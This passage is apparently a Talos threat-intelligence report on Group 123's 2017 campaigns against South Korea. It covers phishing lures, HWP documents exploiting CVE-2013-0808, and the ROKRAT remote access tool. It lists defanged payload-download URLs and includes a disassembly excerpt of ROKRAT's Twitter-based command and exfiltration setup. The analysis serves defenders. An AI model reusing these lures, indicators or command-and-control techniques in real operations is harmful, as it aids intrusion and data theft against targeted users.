# Korea In The Crosshairs

blog.talosintelligence.com/2018/01/korea-in-crosshairs.html

*This blog post is authored by Warren Mercer and Paul Rascagneres and with contributions from Jungsoo An.*

A one year review of campaigns performed by an actor with multiple campaigns mainly linked to South Korean targets.


## Executive Summary

This article exposes the malicious activities of Group 123 during 2017. We assess with high confidence that Group 123 was responsible for the following six campaigns:

- "Golden Time" campaign.
- "Evil New Year" campaign.
- "Are you Happy?" campaign.
- "FreeMilk" campaign.
- "North Korean Human Rights" campaign.
- "Evil New Year 2018" campaign.

On January 2nd of 2018, the "Evil New Year 2018" was started. This campaign copies the approach of the 2017 "Evil New Year" campaign.

The links between the different campaigns include shared code and compiler artifacts such as PDB (Program DataBase) patterns which were present throughout these campaigns.

Based on our analysis, the "Golden Time", both "Evil New Year" and the "North Korean Human Rights" campaigns specifically targeted South Korean users. The attackers used spear phishing emails combined with malicious HWP documents created using Hancom Hangul Office Suite. Group 123 has been known to use exploits (such as CVE-2013-0808) or scripting languages harnessing OLE objects. The purpose of the malicious documents was to install and to execute ROKRAT, a remote administration tool (RAT). On occasion the attackers directly included the ROKRAT payload in the malicious document and during other campaigns the attackers leveraged multi-stage infection processes: the document only contained a downloader designed to download ROKRAT from a compromised web server.

Additionally, the "FreeMilk" campaign targeted several non-Korean financial institutions. In this campaign, the attackers made use of a malicious Microsoft Office document, a deviation from their normal use of Hancom documents. This document exploited a newer vulnerability, CVE-2017-0199. Group 123 used this vulnerability less than one month after its public disclosure. During this campaign, the attackers used 2 different malicious binaries: PoohMilk and Freenki. PoohMilk exists only to launch Freenki. Freenki is used to gather information about the infected system and to download a subsequent stage payload. This malware was used in several campaigns in 2016 and has some code overlap with ROKRAT.


Finally, we identified a 6th campaign that is also linked to Group 123. We named this 6th campaign "Are You Happy?". In this campaign, the attackers deployed a disk wiper. The purpose of this attack was not only to gain access to the remote infected systems but to also wipe the first sectors of the device. We identified that the wiper is a ROKRAT module.

This actor was very active this year and continued to mainly focus on South Korea. The group leveraged spear phishing campaigns and malicious documents the contents of which included very specific language suggesting that they were crafted by native Korean speakers rather than through the use of translation services. The actor has the following demonstrated capabilities:

- To include exploits (for Hangul and Microsoft Office) in its workflows.
- To modify its campaigns by splitting the payload in to multiple stages
- To use compromised web servers or legitimate cloud based platforms.
- To use HTTPS communications to make it harder to perform traffic analysis.
- To compromise third parties to forge realistic spear phishing campaigns (i.e. Yonsei university in the "Golden Time" campaign).
- To constantly evolve, the new fileless capability included in 2018 is a proof.

## The Timeline

Here is the timeline for 2017 and the beginning of 2018:





## August 2016 to March 2017: "Golden Time" Campaign

As with the majority of Group 123 campaigns, the initial attack vector during this campaign was spear phishing. Talos identified two different kinds of emails. The first email we discovered was the most interesting. In this sample, we observed the attackers praising the user for joining a panel related to the "Korean Reunification and North Korean Conference". The text in the email explained that the recipient should complete the attached document to provide necessary feedback. This appears to be a non-existent conference. The closest match we identified related to any Unification conference was held in January 2017, which was the NYDA Reunification conference. The sender was 'kgf2016@yonsei.ac.kr' which is the contact email of the Korea Global Forum, a separate conference.


When we analyzed the email headers, we determined that the email was sent from an SMTP server using an IP associated with the Yonsei University network. We believe that the email address was compromised and abused by the attackers to send the email used in this campaign.

The filename for the malicious attachment translates as 'Unification North Korea Conference _ Examination Documents' which reinforces the text in the email about the reunification conference. For an added bonus, in the body of the email, the attacker even suggests that people who completed the document would get paid a 'small fee'. Perhaps the gift of embedded malware is the payment:





Much less effort was used to craft the second email Talos analyzed. The email was from a free Korean mail service provided by Daum, Hanmail, indicating that there was no attempt to try to appear as if it originated from an official body or person, unlike the previous email described. The subject was simply 'Request Help' while the attachment filename was 'I'm a munchon person in Gangwon-do, North Korea'. We suspect the attacker was trying to generate sympathy by reminding the reader that Munchon and the province it is in, Kangwon, were part of a unified province that included South Korea's Gangwon-do prior to the division of Korea in 1945.

A second email contained a story about a person called 'Ewing Kim' who was looking for help:





The email's attachments are two different HWP documents, both leveraging same vulnerability (CVE-2013-0808). This vulnerability targets the EPS (Encapsulated PostScript) format. The purpose of the shellcode is to download a payload from the Internet. The first email displays the following decoy document to the infected user and download the following payload:

hxxp://discgolfglow[.]com:/wp-content/plugins/maintenance/images/worker.jpg




The second email displays the following decoy document to the infected user and downloads the following payload:

hxxp://acddesigns[.]com[.]au/clients/ACPRCM/kingstone.jpg





In both cases, the downloaded payload is the ROKRAT malware.

The first tasks of this variant of ROKRAT is to check the operating system version. If Windows XP is detected, the malware executes an infinite loop. The purpose is to generate empty reports if opened on sandbox systems running Windows XP machines. Additionally it checks to determine if common analysis tools are currently running on the infected system. If it detects the presence of these tools, the malware performs two network requests to legitimate websites:

- hxxps://www[.]amazon[.]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg
- hxxp://www[.]hulu[.]com/watch/559035/episode3.mp4

The Amazon URL displays a WWII game called 'Men of War' while the Hulu URL attempts to stream a Japanese anime show called 'Golden Time':





One of the identifying characteristics of ROKRAT is the fact that it uses social network and cloud platforms to communicate with the attackers. These platforms are used to exfiltrate documents and receive instructions. Here is a list of the platforms used by this variant: Twitter, Yandex and Mediafire. The tokens for each platform are hardcoded within the sample:

```
sub_F4C6B8      proc near               ; DATA XREF: .rdata:00F4F438↓o
                push    offset aApi_twitter_co ; "api.twitter.com/1.1/"
                mov     ecx, offset TwitterState
                call    sub_E442B4
                push    offset sub_F4DB3F ; void (__cdecl *)()
                call    _atexit
                pop     ecx
                retn
sub_F4C6B8      endp

; =============== S U B R O U T I N E =======================================

sub_F4C6D3      proc near               ; DATA XREF: .rdata:00F4F43C↓o
                push    offset aSearchTweets ; "search/tweets"
                push    offset TwitterState
                push    offset unk_FA8C44
                call    sub_E46B38
                push    offset sub_F4DB5D ; void (__cdecl *)()
                call    _atexit
                add     esp, 10h
                retn
sub_F4C6D3      endp

; =============== S U B R O U T I N E =======================================

sub_F4C6F5      proc near               ; DATA XREF: .rdata:00F4F440↓o
                push    offset aStatusesUpdate ; "statuses/update"
                push    offset TwitterState
                push    offset unk_FA8C98
                call    sub_E46B38
                push    offset sub_F4DB4E ; void (__cdecl *)()
                call    _atexit
                add     esp, 10h
                retn
sub_F4C6F5      endp
```

## November 2016 to January 2017: "Evil New Year" Campaign


In the early part of 2017, Group123 started the "Evil New Year" campaign. In this campaign the actors tried to fool victims by pretending the emails were from the Korean Ministry of Unification and that they offered Korean-specific analysis. This campaign began with a handful of spear phishing emails to South Korean targets and containing malicious attachments. Group123 further attempted to entice victims to open the attachments by using common Hancom Hangul documents. Hancom's Hangul is a popular Office Suite used primarily in the Korean peninsula. The use of Hangul office documents has the advantage of being the norm for the Korean peninsula. If the attacker used Microsoft documents, it may have raised suspicions in the victim. Given the regional file format used there is a chance that some security software suites may not handle them well, and this may have provided an evasion case for the attacker.

The documents sent to the targets were titled "Analysis of "Northern New Year in 2017" and used the official logo of the Korean Ministry of Unification. This is a simple choice for the actor to make, but it further shows their familiarity with the region.



